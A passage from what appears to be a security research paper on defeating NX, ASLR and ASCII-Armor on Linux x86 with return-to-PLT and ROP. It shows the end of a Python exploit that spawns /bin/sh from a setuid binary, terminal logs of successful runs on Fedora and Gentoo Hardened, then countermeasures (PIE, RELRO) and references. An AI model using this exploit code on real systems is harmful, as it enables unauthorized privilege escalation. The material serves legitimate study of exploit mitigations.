    # stage-1: call execve("/bin/sh") via PLT
    stage1 += P.stage1_execve(target, "/bin/sh")

    # generate stage-0
    stage0 = P.gen_stage0("strcpy", stage1, badchar = [0x00], format = "raw")

    # padding data
    padding = P.hex2str(P.gadget_address["ret"]) * 70
    payload = padding + stage0

    # launch the vulnreable
    os.execve(program, [program, payload], os.environ)

if (__name__ == "__main__"):
    import sys
    try:
        program = sys.argv[1]
    except:
        pass
    libc = "/lib/libc.so.6"
    try:
        libc = sys.argv[2]
    except:
        pass
    exploit(program, libc)
```

The exploit works smoothly on Fedora 13 and bypasses NX and ASLR and ASCII-Armor mapping.

```
[longld@fedora13 demo]$ ls -l vuln
-rwsr-xr-x. 1 nobody longld 5301 Jun 27 03:33 vuln

[longld@fedora13 demo]$ id
uid=500(longld) gid=500(longld) groups=500(longld)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

[longld@fedora13 paxtest-0.9.9]$ ./paxtest blackhat
PaXtest - Copyright(c) 2003,2004 by Peter Busser <peter@adamantix.org>
Released under the GNU Public Licence version 2 or later

Mode: blackhat
Linux fedora13 2.6.33.3-85.fc13.i686 #1 SMP Thu May 6 18:44:12 UTC 2010 i686 i686
i386 GNU/Linux

Executable anonymous mapping             : Killed
Executable bss                           : Killed
Executable data                          : Killed
Executable heap                          : Killed
Executable stack                         : Killed
Executable shared library bss            : Vulnerable
Executable shared library data           : Vulnerable
Executable anonymous mapping (mprotect)  : Vulnerable
Executable bss (mprotect)                : Vulnerable
Executable data (mprotect)               : Vulnerable
Executable heap (mprotect)               : Killed
Executable stack (mprotect)              : Vulnerable
Executable shared library bss (mprotect) : Vulnerable
Executable shared library data (mprotect): Vulnerable
Writable text segments                   : Vulnerable
Anonymous mapping randomisation test     : 12 bits (guessed)
Heap randomisation test (ET_EXEC)        : 13 bits (guessed)
Heap randomisation test (PIE)            : 18 bits (guessed)
Main executable randomisation (ET_EXEC)  : No randomisation
Main executable randomisation (PIE)      : 12 bits (guessed)
Shared library randomisation test        : 12 bits (guessed)
Stack randomisation test (SEGMEXEC)      : 19 bits (guessed)
Stack randomisation test (PAGEEXEC)      : 19 bits (guessed)
Return to function (strcpy)              : Vulnerable
Return to function (memcpy)              : Vulnerable
Return to function (strcpy, PIE)         : Vulnerable
Return to function (memcpy, PIE)         : Vulnerable

[longld@fedora13 demo]$ ./exploit.py vuln
Loading asm gadgets from file: vuln.ggt ...
Loaded 58 gadgets
ELF base address: 0x8048000

[ … useless output … ]

Len:1524
```

```
bash-4.1$ id
uid=99(nobody) gid=500(longld) groups=99(nobody),500(longld)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
bash-4.1$
```

To make it work on other distributions (e.g: Ubuntu, Hardened Gentoo) we only need to adjust the payload to avoid unavailable byte values if required. The same exploit code works fine on Gentoo Hardened.

```
jail@gen2 ~/paxtest-0.9.9 $ ./paxtest blackhat
PaXtest - Copyright(c) 2003,2004 by Peter Busser <peter@adamantix.org>
Released under the GNU Public Licence version 2 or later

Mode: blackhat
Linux gen2 2.6.32-hardened-r2rd #5 SMP Tue Mar 9 01:43:46 MYT 2010 i686 Intel(R)
Core(TM)2 Duo CPU P8600 @ 2.40GHz GenuineIntel GNU/Linux

Executable anonymous mapping             : Killed
Executable bss                           : Killed
Executable data                          : Killed
Executable heap                          : Killed
Executable stack                         : Killed
Executable shared library bss            : Killed
Executable shared library data           : Killed
Executable anonymous mapping (mprotect)  : Killed
Executable bss (mprotect)                : Killed
Executable data (mprotect)               : Killed
Executable heap (mprotect)               : Killed
Executable stack (mprotect)              : Killed
Executable shared library bss (mprotect) : Killed
Executable shared library data (mprotect): Killed
Writable text segments                   : Killed
Anonymous mapping randomisation test     : 17 bits (guessed)
Heap randomisation test (ET_EXEC)        : 23 bits (guessed)
Heap randomisation test (PIE)            : 23 bits (guessed)
Main executable randomisation (ET_EXEC)  : 15 bits (guessed)
Main executable randomisation (PIE)      : 15 bits (guessed)
Shared library randomisation test        : 17 bits (guessed)
Stack randomisation test (SEGMEXEC)      : 23 bits (guessed)
Stack randomisation test (PAGEEXEC)      : 23 bits (guessed)
Return to function (strcpy)              : Vulnerable
Return to function (memcpy)              : Vulnerable
Return to function (strcpy, PIE)         : Vulnerable
Return to function (memcpy, PIE)         : Vulnerable

jail@gen2 ~/demo $ ./vuln `python -c 'print "A"*512'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Len:512
Killed (core dumped)
```

```
root@gen2(/)
[102]# dmesg | tail -3
[247728.241518] PAX: terminating task: /home/jail/demo/vuln(vuln):26476, uid/euid:
1002/1002, PC: 41414141, SP: 5cb07330
[247728.241523] PAX: bytes at
PC: ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
[247728.241541] PAX: bytes at SP-4:

jail@gen2 ~/demo $ /sbin/paxctl -v vuln
PaX control v0.5
Copyright 2004,2005,2006,2007 PaX Team <pageexec@freemail.hu>

- PaX flags: P-S-M-X-E-R- [vuln]
      PAGEEXEC is enabled
      SEGMEXEC is enabled
      MPROTECT is enabled
      RANDEXEC is enabled
      EMUTRAMP is enabled
      RANDMMAP is enabled

jail@gen2 ~/demo $ id
uid=1002(jail) gid=1348(jail) groups=1348(jail)

jail@gen2 ~/demo $ ./exploit.py vuln

[… useless output … ]

Len:1524
vuln-user@gen2 /home/jail/demo $ id
uid=99(vuln-user) gid=1348(jail) groups=1348(jail)
```

5 Countermeasures

This technique falls under the same weakness of ret-to-libc and ROP exploits on ASLR environments that requires a fixed memory location of code to return into. This technique does not work with Position Independent Executable (PIE) [13] binaries. PIE binaries can be loaded as shared libraries at any memory locations when executing and provide no fixed hook for attackers to make return-to-plt. However, due to performance penalties and recompilation efforts, a major number of binaries on modern Linux distributions are not PIE-enabled [11].

GOT overwriting technique also does not work with binaries linked with RELRO and/or BIND_NOW [14] option that marked GOT table as read-only. Though this option has been available in “binutils” for years, this hardening has not been adopted in many Linux distributions [11].

6 Conclusions

In this paper we presented a generic technique to exploit stack-based buffer overflow vulnerability on modern Linux x86 distribution that bypasses NX, ASLR and ASCII-Armor mapping. By reusing the fixed memory location for custom stack and reusing data byte values in binary to transfer our payload to custom stack we defeat ASLR random stack and bypass ASCII-Armor protection. With ROP gadgets helper to resolve addresses at runtime, old technique to bypass NX, ret-to-libc, works smoothly on ASLR enabled systems.

Practical ROP exploits on Linux x86 now is easy with just few gadgets that can be found in any binary. Automated ROP tools can be developed to search for these gadgets in binary and generate stage-0 payload automatically.

References

[1] O. Aleph, “Smashing the stack for fun and profit,” *Phrack Magazine*, vol. 7, 1996, p. 49.

[2] S. Designer, “"return-to-libc" attack,” *Bugtraq, Aug*, 1997.

[3] R.N. Wojtczuk, “The advanced return-into-lib (c) exploits: PaX case study,” *Phrack Magazine, Volume 0x0b, Issue 0x3a, Phile# 0x04 of 0x0e*, 2001.

[4] H. Shacham, “The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86),” *Proceedings of the 14th ACM conference on Computer and communications security*, 2007, p. 561.

[5] E. Buchanan, R. Roemer, H. Shacham, and S. Savage, “When good instructions go bad: Generalizing return-oriented programming to RISC,” *Proceedings of the 15th ACM conference on Computer and communications security*, 2008, pp. 27–38.

[6] S. Krahmer, *x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique*, 2005.

[7] T. Kornau, “Return oriented programming for the ARM architecture,” 2009.

[8] A. Francillon and C. Castelluccia, “Code injection attacks on harvard-architecture devices,” *Proceedings of the 15th ACM conference on Computer and communications security*, 2008, pp. 15–26.

[9] R. Hund, T. Holz, and F. Freiling, “Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms,” *Proceedings of the 18th USENIX Security Symposium*, 2009.

[10] H. Shacham, M. Page, B. Pfaff, E.J. Goh, N. Modadugu, and D. Boneh, “On the effectiveness of address-space randomization,” *Proceedings of the 11th ACM conference on Computer and communications security*, 2004, pp. 298–307.

[11] G.F. Roglia, L. Martignoni, R. Paleari, and D. Bruschi, “Surgically Returning to Randomized lib (c),” *2009 Annual Computer Security Applications Conference*, 2009, pp. 60–69.

[12] PaX Team, “Homepage of PaX” Available: http://pax.grsecurity.net/.

[13] U. Drepper, “Security enhancements in redhat enterprise linux (beside selinux),” 2005.

[14] Gentoo Foundation, “The Gentoo Hardened Toolchain” Available: http://www.gentoo.org/proj/en/hardened/hardened-toolchain.xml.